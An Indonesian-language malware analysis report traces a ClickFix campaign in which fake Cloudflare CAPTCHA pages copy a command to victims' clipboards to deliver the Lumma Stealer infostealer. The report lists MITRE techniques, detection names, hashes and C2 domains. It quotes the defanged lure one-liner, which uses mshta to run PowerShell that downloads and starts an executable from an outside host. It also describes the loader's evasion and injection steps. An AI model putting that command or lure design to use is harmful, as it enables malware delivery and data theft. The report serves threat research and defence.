

Perkenalkan:
Kami baru-baru ini mengidentifikasi kampanye malware baru yang menggunakan halaman CAPTCHA palsu untuk mengirimkan Lumma Stealer, sebuah infostealer yang beroperasi dengan model malware-as-a-service (MaaS), yang pertama kali ditemukan pada tahun 2022. Dalam kampanye sebelumnya, termasuk yang terjadi pada pertengahan tahun 2024, penyerang menggunakan ClickFix, sebuah taktik penipuan yang melibatkan phishing dan halaman reCAPTCHA palsu untuk menargetkan halaman verifikasi Google.

Dalam kampanye terbaru ini, penyerang terus menggunakan ClickFix, memanfaatkan phishing dan halaman reCAPTCHA palsu untuk mengelabui korban agar menjalankan perintah berbahaya yang disalin ke clipboard mereka. Namun, mereka kini telah mengalihkan fokus ke peniruan halaman verifikasi Cloudflare. Laporan ini akan menjelaskan berbagai tahapan rantai infeksi ClickFix; halaman ClickFix yang menyamar sebagai Cloudflare reCAPTCHA, dan bagaimana ia menyalahgunakan MSHTA dan PowerShell untuk mengirimkan .NET loader.
Rantai Infeksi:


Rantai infeksi dimulai dengan halaman CAPTCHA palsu yang dirancang untuk mengelabui korban agar menjalankan perintah berbahaya. Halaman web menampilkan pesan yang menyesatkan seperti “Saya bukan robot – Verifikasi Cloudflare”, yang meminta pengguna untuk menyalin dan menjalankan perintah yang diberikan di dialog Run Windows. Setelah dijalankan, perintah tersebut meluncurkan mshta.exe, yang menjalankan VBScript yang tertanam di dalamnya. VBScript tersebut membuat objek WScript.Shell untuk menjalankan perintah PowerShell . PowerShell kemudian menggunakan Invoke-WebRequest untuk mengunduh muatan berbahaya (g.exe) dari server jarak jauh dan menyimpannya di folder Unduhan. Setelah itu, v.exe dijalankan menggunakan Start-Process, memulai tahap serangan berikutnya. File v.exe bertindak sebagai loader, yang mendekripsi dan menyuntikkan Lumma Stealer ke dalam memori.
Analisis Skrip JS Tertanam:
Skrip ini dirancang untuk menjalankan serangan rekayasa sosial dengan mengelabui pengguna agar menyalin dan menjalankan perintah PowerShell berbahaya. Serangan ini menyamar sebagai proses verifikasi manusia Cloudflare, membuatnya tampak sah namun diam-diam melakukan aktivitas berbahaya.
Muatan Berbahaya di Elemen Area Teks:

Skrip JS berbahaya berisi dua elemen area teks yang disematkan dengan perintah PowerShell dan MSHTA berbahaya. Muatan pertama mengeksekusi perintah PowerShell yang dirancang untuk mengunduh dan menjalankan berkas berbahaya (kyc.mp4) dari hxxps[:]//deskbot.net. Metode ini digunakan untuk mengirimkan Lumma Stealer, yang dikomentari dalam berkas JavaScript (lihat Gambar 3).
Elemen area teks kedua, menggunakan mshta.exe, untuk mengeksekusi VBScript yang meluncurkan perintah PowerShell.
mshta vbscript:Execute(“CreateObject(“”WScript.Shell””).Run(“”powershell -c iwr 'hxxps[:]//kvndbb3[.]com/g[.]exe' -o $HOME\Downloads\v.exe; Start-Process $HOME\Downloads\v.exe””,0)(window.close) ' Saya bukan robot – ID Verifikasi Cloudflare: 5mUiAHM”)
Malware ini menggunakan Invoke-WebRequest (iwr) untuk mengunduh “ g.exe” dari kvndbb3[.]com dan menyimpannya sebagai “v.exe” di folder Unduhan. Kemudian mengeksekusinya menggunakan Start-Process. Metode ini digunakan sebagai teknik penghindaran dalam serangan malware untuk melewati langkah-langkah keamanan dengan memanfaatkan program seperti mshta.exe dan WScript.Shell.

Taktik Verifikasi Manusia Palsu:
Salah satu aspek paling menipu dari skrip ini adalah penggunaan mekanisme verifikasi manusia palsu. Skrip ini meniru proses verifikasi Cloudflare untuk membuat pengguna percaya bahwa mereka perlu menyelesaikan langkah tambahan. Ketika pengguna mengklik tombol verifikasi, skrip secara otomatis menyalin perintah berbahaya yang tersembunyi ke clipboard mereka. Korban kemudian ditipu untuk menempelkan dan menjalankan perintah ini di terminal mereka, yang memungkinkan malware diunduh dan dieksekusi.
Agar serangan lebih efektif, skripnya menyertakan terjemahan multibahasa (Inggris, Spanyol, Mandarin, Arab, Hindi, dan lainnya). Ini berarti penyerang menargetkan audiens global, sehingga meningkatkan peluang keberhasilan infeksi.
Mekanisme Pembajakan Clipboard:

Skrip tersebut menggunakan fungsi copyToClipboard() , yang memilih perintah PowerShell berbahaya di dalam area teks tersembunyi dan menyalinnya ke clipboard ketika pengguna berinteraksi dengan tombol verifikasi. Ini adalah teknik tersembunyi untuk membuat pengguna tanpa sadar menjalankan kode berbahaya. Seperti yang ditunjukkan pada gambar 3 dan gambar 5.
Setelah disalin, penyerang menginstruksikan pengguna untuk menempelkan dan menjalankan perintah tersebut di terminal PowerShell. Jika dijalankan, malware akan diunduh, diinstal, dan berpotensi digunakan untuk mendapatkan persistensi di komputer korban.
Analisis dotnet loader:

Loader menggunakan berbagai teknik anti-analisis untuk menghalangi peneliti dan menghindari deteksi. Analisis kami menunjukkan bahwa loader memantau rentang waktu eksekusi untuk mendeteksi lingkungan debugging atau sandbox. Pemeriksaan ini membantu mengidentifikasi potensi upaya analisis, seperti yang ditunjukkan pada Gambar 8.


Selama analisis loader, kami menemukan bahwa loader tersebut mendekripsi payload kedua menggunakan kunci yang ditunjukkan pada gambar 9. Kode yang telah didekripsi kemudian disuntikkan ke dalam memori proses menggunakan API seperti VirtualProtect, diikuti oleh WriteProcessMemory dan CreateThread untuk mengeksekusi payload yang disuntikkan. Teknik ini umumnya digunakan untuk menghindari deteksi dan memastikan kode berbahaya berjalan di memori seperti yang ditunjukkan pada gambar 10 di bawah ini.
Analisis Muatan (Lumma Stealer):


Sampel muatan adalah sampel 32bit dengan data dan string terenkripsi.

Ini memunculkan kotak dialog dengan pesan “Apakah Anda ingin menjalankan malware”, yang berfungsi sebagai pemeriksaan akhir sebelum melanjutkan eksekusi malware seperti yang ditunjukkan pada gambar 12.
Kemampuan Penyelesaian API:
Ia memiliki kemampuan untuk menyelesaikan API menggunakan teknik hashing API yang ditunjukkan pada gambar 13 di bawah.

Pengosongan Data

Malware ini memanfaatkan API Windows GDI, termasuk BitBlt dan CreateCompatibleBitmap, untuk menangkap seluruh layar dan menyimpan konten yang ditangkap sebagai gambar bitmap.

Ia juga mencoba mencuri data sensitif dari papan klip menggunakan API GetClipboardData. Setelah data diekstraksi, ia membuat koneksi perintah-dan-kontrol (C2C) untuk mengekstrak informasi yang dicuri.
Koneksi C2C:

Stealer menggunakan Mozilla/5.0 dalam string User-Agent-nya untuk berbaur dengan lalu lintas web yang sah saat berkomunikasi dengan server C2C-nya. Taktik ini membantu pencuri menghindari deteksi oleh solusi keamanan yang memantau lalu lintas jaringan untuk menemukan anomali.

Malware ini mengandalkan tujuh domain berkode keras sebagai server perintah dan kontrol untuk memfasilitasi pembaruan, menerima perintah, dan mengekstraksi data yang dicuri.
Kesimpulan:
Kampanye ClickFix menunjukkan bagaimana pelaku ancaman terus menggunakan teknik rekayasa sosial untuk menerobos langkah-langkah keamanan dan menipu pengguna. Dalam kampanye ini, dengan memanfaatkan halaman CAPTCHA Cloudflare palsu, pembajakan clipboard, dan penyalahgunaan utilitas Windows seperti MSHTA dan PowerShell, para penyerang secara efisien mengirimkan dan mengeksekusi Lumma Stealer. .NET loader yang digunakan dalam serangan ini mencakup teknik anti-analisis untuk menghindari deteksi. Penggunaan berbagai bahasa dalam kampanye ini menyoroti pendekatan penargetan global, menjadikannya ancaman yang meluas.
Teknik MITRE ATT&CK:
| Nama | ID Teknik | Nama |
| Verifikasi captcha palsu | T1566 | phishing |
| Eksekusi PowerShell | T1204
T1059.001 |
Eksekusi Pengguna Penerjemah Perintah dan Skrip: PowerShell |
| Eksekusi Mshta
|
T1218.005
T1027.009 |
Eksekusi Proksi Biner Sistem: Mshta File atau Informasi yang Dikaburkan: Muatan Tertanam |
| screen Capture | T1113 | screen Capture |
| Menjalankan muatan terenkripsi menggunakan powershell.exe
|
T1059.001
T1027.013 |
Penerjemah Perintah dan Skrip: PowerShell File atau Informasi yang Disamarkan: File Terenkripsi/Terkode |
| Tangkapan Masukan | T1056 | Keylogging |
| Penghindaran Pertahanan | T1055.012 | Proses Injeksi: Proses Hollowing
|
| Injeksi Konten | T1659 | Menyuntikkan kode berbahaya ke dalam sistem |
| Komando dan Pengendalian | T1071.001 | Protokol Lapisan Aplikasi: Protokol Web
|
Perlindungan:
Trojan.Ghanarava.1739530256ee4fbc
Trojan.Ghanarava.1739337049382d41
Trojan.LummaStealerCiR
IOC:
| MD5 | Filename |
| 9A926390B4E4EF1EEC4E9E6C80382D41 | v.exe |
| 049F8BF92786B0AFF493BC8533EE4FBC | Muatan Lumma |
| C2C | |
| diabaikanshee.com | |
| breedertremnd.com | |
| garulouscuto.com | |
| torpdidebar.com | |
| hopeefrimed.com | |
| actiothreaz.com | |
| importenptoc.com | |
| rebeldettern.com | |
| torpdidebar.com | |
| voicesharped.com
|
|
Penulis:
Soumen Burma
Vaibhav Billade


